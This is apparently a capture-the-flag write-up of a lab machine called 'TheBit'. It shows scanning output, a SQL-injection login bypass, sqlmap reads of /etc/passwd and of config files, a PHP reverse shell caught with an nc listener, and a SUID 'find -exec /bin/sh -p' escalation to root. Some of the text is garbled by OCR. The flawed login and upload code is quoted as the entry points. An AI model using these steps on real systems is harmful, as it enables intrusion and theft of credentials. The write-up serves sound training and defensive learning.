#### 1.0 **RECONNAISSANCE**

#### 1.1 **Network Port Scanning**

Network scanning for the given IP.

#### 1.1.1 Port 21

```
syn-ack ttl 63
        open ftp?
21/tcp
 fingerprint-strings:
   GenericLines:
     220 ProFTPD Server (ProFTPD) [::ffff:10.150.150.146]
     Invalid command: try being more creative
     Invalid command: try being more creative
```

Discover port 21 with ProFTPD. Nmap script result discover that we are not able to login as anonymous user.

#### 1.1.2 Port 22

```
sýn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 0f:e0:e4:6d:4b:ec:81:f2:e3:53:7f:eb:f0:8b:d1:c6 (RSA)
| ssh-rsa AAAAB3Nzac1yc2EAAAADAQABAAABgQDAFzwivxcww1umv7fmrif0BIFr3F0/RYK9F00IBCZ/FZOncHh7h7Wy1iy0BUm1qjG2CEZXjtID1J9WdYUMyCEFC57tM1X6myFfCxXFu0W1YxHRuSNQiopUG1/nvysGZsz
SXR4VY/CYgLvY9fsFXmGV3WNYT9mnq2Dn11g5sWUVwMTyAv1Eh-ASSWAHHUmj8ve2J/fc52LA015L1hEgwjrjmv1G0bD7qUGR77SUrhTKebj6n8pn11DmW01FQZTFCMwHr4vDZyp8FX0PkaZhh1IGgxweR+/us3non5Z
gfpMeaFEY63nbmM4g5shSua/jVv2qpf65c2P/VFZWLWM4bJLtm+NegXT++18YXRyzIc6i/U4cHJJ94zN94gTCejVF7/MXrlYu5/nFcYYYwGFAG9Msb7S5zqpmCnZzi0pF6ff20raexlzxqFiMzzgmjfac+krZeQFVMXl1/Q/e
         MeaFtYG3nbmMegSshSua/JVv2qpf65c2P/VF2WLWM40_JLtm-NegX1+LBYXRyZ1c61/U4cHJJ94ZN94gTCeJVF//MXTLYU5/nFcYYYWGFAG9MSD/S5ZqpmCnZ210pF6Hf20TaexLzxqF1Mzzgmjfac+krZeQFVM0
- 256 - 2c:20:a9:e1:ca:41:7c:a0:b7:b1:77:ad:6b:ba:65:8c (ECDSA)
- 2dsa-sha2-nistp256 - AAAAE2VJENHLXNoYTItbmLzdHAyNTYAAAAIbmLzdHAyNTYAAABBBP3wPGKOZjC06hsa+YIBvylmght2oY9noqzmKwgAbJmlImlmzjsyqwKcyoUgcYG1yfQn5sVMr7e2idYzuF8Md+I=
- 256 - 70:81:816:f1:2f:82:cf:52:7c:fb:7:eb:32:93:22:26 (ED25519)
- 5h-ed25519 - AAAAC3NzaC1lZDI1NTE5AAAAIJ3SSvGEy79IDJlxGlG9Vg2GBGW8ca3yYGlvnYv7nJdU
```

Discover port 22 with OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)

#### 1.1.3 Port 80 and 443

```
80/tcp open http syn-ack ttl 63 Apache httpd 2.4.46 ((Unix) OpenSSL/1.1.11 PHP/7.4.14 mod_perl/2.0.11 Perl/v5.32.0)

[http-server-header: Apache/2.4.46 (Unix) OpenSSL/1.1.11 PHP/7.4.14 mod_perl/2.0.11 Perl/v5.32.0)

[http-title: FBC Engineering Reviewer System

[Requested resource was http://l0.150.150.146/reviewer/

[http-favicon: Unknown favicon MD5: 6EB4A43CB64C97F76562AF703893CSFD

http-methods:

Supported # 10.5.
80/tcp open http
 ___Supported Methods: GET HEAD POST OPTIONS
443/tcp open ssl/http syn-ack ttl 63 Apache httpd 2.4.46 ((Unix) OpenSSL/1.1.1i PHP/7.4.14 mod_perl/2.0.11 Perl/v5.32.0)
   nttp-server-neader: Apache/2.4.40 (Unix) OpenSst/1.1.11 PHP/7.4.14 mod_perl/2.0.11 Perl/vS.32.0

ssl-cert: Subject: commonName=localhost/organizationName=Apache Friends/stateOrProvinceName=Berlin/countryName=DE/localityName=Berlin
Issuer: commonName=localhost/organizationName=Apache Friends/stateOrProvinceName=Berlin/countryName=DE/localityName=Berlin
   Public Key type: rsa
Public Key bits: 1024
Signature Algorithm: md5WithRSAEncryption
Not valid before: 2004-10-01709:10:30
   Not valid after: 2010-09-30T09:10:30
MD5: b181 18f6 1a4d cb51 df5e 189c 40dd 3280
SHA-1: c4c9 a1dc 528d 41ac 1988 f65d b62f 9ca9 22fb e711
              -BEGIN CERTIFICATE
    MIIC5jCCAk+gAwIBAgIBADANBgkqhkiG9w0BAQQFADBcMQswCQYDVQQGEwJERTEP
```

Discover port 80 and 443 with Apache httpd 2.4.46 ((Unix) OpenSSL/1.1.1i PHP/7.4.14 mod perl/2.0.11 Perl/v5.32.0). This banner grab show that the server is using multiple web server which include PHP and Perl programming language. Also discover a '/reviewer' directory.

#### 1.1.4 Port 3306

```
| Supported Methods: GET HEAD POST OPTIONS
| 3306/tcp open mysql? syn-ack ttl 63
| tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
| ssl-cert: ERROR: Script execution failed (use -d to debug)
| ssl-date: ERROR: Script execution failed (use -d to debug)
| sslv2: ERROR: Script execution failed (use -d to debug)
| tls-alpn: ERROR: Script execution failed (use -d to debug)
| mysql-info:
| MySQL Error: Host '10.66.66.170' is not allowed to connect to this MariaDB server
```

Discover port 3306 with mysql. Nmap default script result show that our host or attacker machine was not able connect to the server.


#### 1.2 Web enumeration

#### 1.2.1 Directory fuzz

```
[Status: 403, Size: 1023, Words: 104, Lines: 43]
.htaccess
.htaccess.php
                           [Status: 403, Size: 1023, Words: 104, Lines: 43]
                           [Status: 403, Size: 1023, Words: 104, Lines: 43]
.htaccess.html
.htaccess.py
                           [Status: 403, Size: 1023, Words: 104, Lines: 43]
                           [Status: 403, Size: 1023, Words: 104, Lines: 43]
.htpasswd
.htpasswd.php
                           [Status: 403, Size: 1023, Words: 104, Lines: 43]
                           [Status: 403, Size: 1023, Words: 104, Lines: 43]
[Status: 403, Size: 1023, Words: 104, Lines: 43]
.htpasswd.html
htpasswd py
                           [Status: 200, Size: 3607, Words: 770, Lines: 80]
applications.html
                           [Status: 403, Size: 1023, Words: 104, Lines: 43]
cgi-bin/.html
                            [Status: 403, Size: 1037, Words: 105, Lines: 43]
cgi-bin/
dashboard
                            [Status: 301, Size: 240, Words: 14, Lines: 8]
favicon.ico
                            [Status: 200, Size: 30894, Words: 412, Lines: 6]
                           [Status: 301, Size: 234, Words: 14, Lines: 8]
[Status: 302, Size: 0, Words: 1, Lines: 1]
img
index.php
                           [Status: 403, Size: 1192, Words: 129, Lines: 46]
[Status: 301, Size: 239, Words: 14, Lines: 8]
phpmyadmin
reviewer
                           [Status: 301, Size: 240, Words: 14, Lines: 8]
webalizer
:: Progress: [81904/81904] :: Job [1/1] :: 134 req/sec :: Duration: [0:10:21] :: Errors: 0 ::
```


Directory fuzzing discover multiple interesting directories and files.

### 1.2.2 Application.html



Accessed to '/application.html' web page. Discover the server is used Apache Friends and PHPmyadmin panel. Also discover PHPInfo page.

## 1.2.3 PHP Info page




Click on the PHPInfo tab as shown in application.html web page. Page redirected to phpinfo() page.

# 1.2.4 Main page of port 80




Access to main page. Discover normal reviewer system and 'FBC ITCore Group' company name. The 'Get Stated' button will navigate to '/reviewer/login' page.

# 1.2.5 Login page




Discover a normal login page. As this login page is not any templated page. SQLi test.

# 1.3 SQL Injection



Inject SQL query and comment as shown above to the login page. Test to bypass the authentication by the server.

# 1.3.1 FBC reviewer panel



After successful bypass the authentication with SQLi. Redirected to reviewer panel page. Discover that we are now admin user. As now we know that the server contains SQLi vulnerability. We can use SQLMap to gather more information from the server.

### 1.4 SQLMap enumeration

### 1.4.1 Current user + FILE privileges

```
privilege: UPDATE
'root'@'localhost'
                    (administrator) [29]:
privilege: ALTER
privilege:
           ALTER ROUTINE
privilege: CREATE
privilege: CREATE ROUTINE
                   TABLESPACE
privilege: CREATE
privilege: CREATE
                   TEMPORARY TABLES
privilege: CREATE
                   USER
privilege:
            CREATE
                   VIEW
privilege:
            DELETE
privilege:
           DELETE HISTORY
privilege:
           DROP
privilege:
           EVENT
privilege:
            EXECUTE
            FILE
privilege:
privilege:
            INDEX
privilege:
            INSERT
privilege:
            LOCK TABLES
privilege:
            PROCESS
privilege: REFERENCES
privilege:
            RELOAD
            REPLICATION CLIENT
privilege:
privilege:
            REPLICATION SLAVE
privilege:
            SELECT
privilege:
           SHOW DATABASES SHOW VIEW
privilege:
privilege:
           SHUTDOWN
privilege:
            SUPER
            TRIGGER
privilege:
privilege:
           UPDATE
```

Discover that our current user is 'root@localhost' and contain FILE permission.

## 1.4.2 Grab /etc/passwd file

```
sql_privileges
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/falseuuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
jason:x:1000:1000:jason:/home/jason:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:997:1001::/home/mysql:/bin
```

Obtain /etc/passwd file with sqlmap file-read option. Discover john user and mysql users.

#### 1.4.3 Databases

```
available databases [6]:

[*] fbc_reviewer

[*] information_schema

[*] mysql

[*] performance_schema

[*] phpmyadmin

[*] test
```

Show all databases with sqlmap. Discover some interesting database which include 'fbc\_reviewer' and 'phpmyadmin'.

#### 1.4.4 Admin credentials


Obtain admin credentials from users table.

#### **1.4.5 OS Shell**

```
[16:20:25] [INFO] retrieved the web server document root: '/opt/lampp/htdocs'
[16:20:25] [INFO] retrieved web server absolute paths: '/opt/lampp/htdocs/reviewer/login/index.php'
[16:20:25] [INFO] trying to upload the file stager on '/opt/lampp/htdocs/' via LIMIT 'LINES TERMINATED BY' method
[16:20:27] [WARNING] unable to upload the file stager on '/opt/lampp/htdocs/reviewer/login/' via LIMIT 'LINES TERMINATED BY' method
[16:20:27] [INFO] trying to upload the file stager on '/opt/lampp/htdocs/reviewer/login/'
[16:20:30] [MANING] unable to upload the file stager on '/opt/lampp/htdocs/reviewer/login/'
[16:20:30] [INFO] trying to upload the file stager on '/opt/lampp/htdocs/reviewer/login/' via LIMIT 'LINES TERMINATED BY' method
[16:20:33] [INFO] trying to upload the file stager on '/opt/lampp/htdocs/reviewer/login/reviewer/login/' via LIMIT 'LINES TERMINATED BY' method
[16:20:33] [WARNING] unable to upload the file stager on '/opt/lampp/htdocs/reviewer/login/reviewer/login/'
[16:20:37] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 24 times
[16:20:37] [INFO] fetched data logged to text files under '/home/sodanew/.local/share/sqlmap/output/thebit'
[*] ending @ 16:20:37 /2022-02-09/
```


Try to get OS-shell but failed. As the server blocked us to write file into directory.

# 1.5 Grab Flag 3




After going through the review panel page. Discover flag 3 is under Test paper section and some edit and remove button functionality. Click on the edit button we being navigated to another page.

## 1.6 Edit page



Discover file upload functionality. Try to upload a .txt file into the server.

#### 1.7 PHP variable error



Discover php variable error and the full path to the php script. Also, the server returned a question already update alert box from JS.

## 1.8 Grab btn\_functions.php via SQLMap

Since we know the full path to the php script we can grab the file content via sqlmap file read options.

# 1.9 Btn\_functions.php Script

### 1.9.1 **Db\_connect.php script**

```
thebit.md
                                                                                                                                                                                               _opt_lampp_htdocs_r...nk_btn_functions.php
, <u>1</u>
72 }
73
74 <u>function_doUpdateOuestion(){</u>
75 include("../../connections/db-connect.php");
76 $user_id = $_SESSION['user_id'];
77
78
                         $q_id = $_POST['question_id'];
$description = $_POST['description'];
$option_a = $_POST['option_a'];
$option_b = $_POST['option_b'];
$option_c = $_POST['option_c'];
$option_d = $_POST['option_d'];
$difficulty_id = $_POST['difficulty_id'];
$subject = $_POST['test_subject'];
$course = $_POST['test_desc'];
$answer = $_POST['answer'];
79
80
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90
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92
93
94
95
96
97
```

Discover a new db\_connect.php script is under '/connection' directory. Please note that current directory is in '/opt/lampp/htdocs/reviewer/system/system/admins/assessments/databank/'.


# 1.9.2 Upload File

```
function UploadImage($imgname=""){
    $target_dir = "files/";
    Starget_file = $target_dir . basename($_FILES[$imgname]["name"]);
    $upload0k = 1;
    $imageFileType = pathinfo($target_file,PATHINFO_EXTENSION);

if($imageFileType != "jpg" || $imageFileType != "png" || $imageFileType != "jpeg"
    || $imageFileType != "gif" || $imageFileType != "docs" || $imageFileType != "mp4") {
        if (move_uploaded_file($_FILES[$imgname]["tmp_name"], $target_file)) {
            return basename($_FILES[$imgname]["name"]);
        }else{
            // echo "Error Uploading File";
            // exit;
        }
}
```

Upload Image functionality and the uploaded file will store in the 'files' directory.

### 1.9.3 Uploaded file directory




Access to '/files' directory. Discover the file 'soda.txt' we uploaded earlier.

#### 1.9.4 Grab db credentials

Grab the db\_connection.php via sqlmap. Discover that the root user does not require a password to access fbc\_reviewer DB.

### 1.10 Reverse Shell

## 1.10.1 Upload php reverse shell



## 1.10.2 Execute the script



Access to '/files' directory and execute the script.

#### 2.0 INITIAL FOOTHOLD

### 2.1 Shell gained

```
sodanew@kalinew:~/Documents/PwnTillDawn/Machine/TheBit$ nc -lvnp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on 0:::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.150.150.146.
Ncat: Connection from 10.150.150.146:42528.
Linux thebit 5.4.0-65-generic #73-Ubuntu SMP Mon Jan 18 17:25:17 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux 06:15:07 up 4:05, 1 user, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
jason tty1 - 04Feb21 17days 0.10s 0.05s -bash
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
daemon
$
```

The listener received connection from the server as daemon user.

### 2.2 Proftpd.conf

```
# Set the user and group that the server normally runs at.
User daemon
#Group daemon
# Normally, we want files to be overwriteable.
<Directory /opt/lampp/htdocs/*>
 AllowOverwrite
</Directory>
# only for the web servers content
DefaultRoot /opt/lampp/htdocs
<Limit SITE_CHMOD>
  DenyAll
</Limit>
# daemon gets the password "xampp"
UserPassword daemon 2TgxE8g184G9c
# daemon is no normal user so we have to allow users with no real shell
RequireValidShell off
# daemon may be in /etc/ftpusers so we also have to ignore this file
UseFtpUsers off
daemon@thebit:/opt/lampp/etc$
```

Obtain daemon credentials from '/opt/lampp/etc/proftpd.conf' file.

#### 2.3 LinPeas enumeration

#### 2.3.1 Network status

```
Active Ports
 https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-ports
                      7.0.0.53:53
tcp
           0
                  0
                                            0.0.0.0:*
                                                                     LISTEN
                          0:22
tcp
           0
                  0
                                            0.0.0.0:*
                                                                     LISTEN
                 0 ....21
          0
                                             :::*
                                                                     LISTEN
tcp6
          0
                  0
                       22
                                                                     LISTEN
tcp6
                                             :::*
           0
                  0
                       443
                                                                     LISTEN
tcp6
                                             :::*
           0
                       3306
                  0
                                                                     LISTEN
tcp6
                                             :::*
           0
                  0
                       80
                                                                     LISTEN
tcp6
                                             :::*
```

All the active port is same to what we have scanned during initial stage.

#### 2.3.2 Console users

```
Users with console
jason:x:1000:1000:jason:/home/jason:/bin/bash
mysql:x:997:1001::/home/mysql:/bin/sh
root:x:0:0:root:/root:/bin/bash
```

Discover 3 console available users.

## 2.3.3 Find cmd with SUID permission

Discover find cmd with SUID permission.

### 3.0 ROOT SHELL

# 3.1 Find cmd with SUID permission

```
daemon@thebit:/opt/lampp/etc$ find . -exec /bin/sh -p \; -quit
# id
uid=1(daemon) gid=1(daemon) euid=0(root) groups=1(daemon)
# whoami
root
# cd /root
# ls
FLAG2.txt snap
# cat FLAG2.txt
d1826ccb3f73690300264b3ff4d2097c4d8bb345
#
```

Check with GTFOBin, we can use this find command to gain root shell.

## 3.2 Obtain Flag1

```
bash-5.0# cd /root
bash-5.0# ls
FLAG2.txt snap
bash-5.0# cd /home
bash-5.0# ls
jason
bash-5.0# cd jason
bash-5.0# ls
FLAG1.txt xampp-linux-x64-7.4.14-1-installer.run
bash-5.0# cat FLAG1.txt
ae2c229fbe39cc78a34ab769f784702bfda8c537
bash-5.0#
```

Grab flag1 from /hom/Jason directory.

### 4.0 VULNERABILITY ENTRY POINT

## 4.1 SQL Injection Flaw

```
if(isset($_REQUEST['btn-login'])){

$username = $_REQUEST['username'];
$password = $_REQUEST['password'];

}

$user_retrieve = $conn -> prepare("SELECT * FROM users where username = '$username' and password = '$
password'");

$user_retrieve->execute();

if($user_retrieve->retrieve->fetch()) {

$usertype_id = $_SESSION['usertype_id'] = $row['usertype_id'];

$_SESSION['user_id'] = $row['user_id'];

$_SESSION['firstname'] = $row['name'];

$_SESSION['middlename'] = $row['name'];

$_SESSION['course'] = $row['course'];

if($usertype_id == 3) {

    echo "<script type='text/javascript'>window.location.href = '../system/system/students/home/index/';</script>";

    exit();

}
```

SQLi Flaw in the '/opt/lampp/htdocs/reviewer/login/index.php'. The user input for 'username' and 'password' field is not sanitized.

## 4.2 File upload Flaw

```
function UploadImage($imgname=""){
    $target_dir = "files/";
    $target_file = $target_dir . basename($_FILES[$imgname]["name"]);
    $upload0k = 1;
    $imageFileType = pathinfo($target_file,PATHINFO_EXTENSION);

if($imageFileType != "jpg" || $imageFileType != "png" || $imageFileType != "jpeg"
    || $imageFileType != "gif" || $imageFileType != "docs" || $imageFileType != "mp4") {
        if (move_uploaded_file($_FILES[$imgname]["tmp_name"], $target_file)) {
            return basename($_FILES[$imgname]["name"]);
        }
}
```

Whitelisted file format for php not blacklisted. As attacker can upload php reverse shell.

### 4.3 SUID Binary

```
daemon@thebit:/$ find / -perm -u=s -type f 2>/dev/null | grep "/bin"
/usr/bin/find
/usr/bin/mount
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/fusermount
/usr/bin/passwd
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/at
/snap/core18/1944/bin/mount
/snap/core18/1944/bin/ping
/snap/core18/1944/bin/su
/snap/core18/1944/bin/umount
/snap/core18/1944/usr/bin/chfn
/snap/core18/1944/usr/bin/chsh
/snap/core18/1944/usr/bin/gpasswd
/snap/core18/1944/usr/bin/newgrp
/snap/core18/1944/usr/bin/passwd
/snap/core18/1944/usr/bin/sudo
/snap/core18/1880/bin/mount
/snap/core18/1880/bin/ping
/snap/core18/1880/bin/su
/snap/core18/1880/bin/umount
/snap/core18/1880/usr/bin/chfn
/snap/core18/1880/usr/bin/chsh
/snap/core18/1880/usr/bin/gpasswd
/snap/core18/1880/usr/bin/newgrp
/snap/core18/1880/usr/bin/passwd
/snap/core18/1880/usr/bin/sudo
/opt/lampp/bin/suexec
```

Don't simply add SUID permission to binary. If the binary file can be found on GTFObin or any exploit or POC website then attacker can use it to privilege escalation as root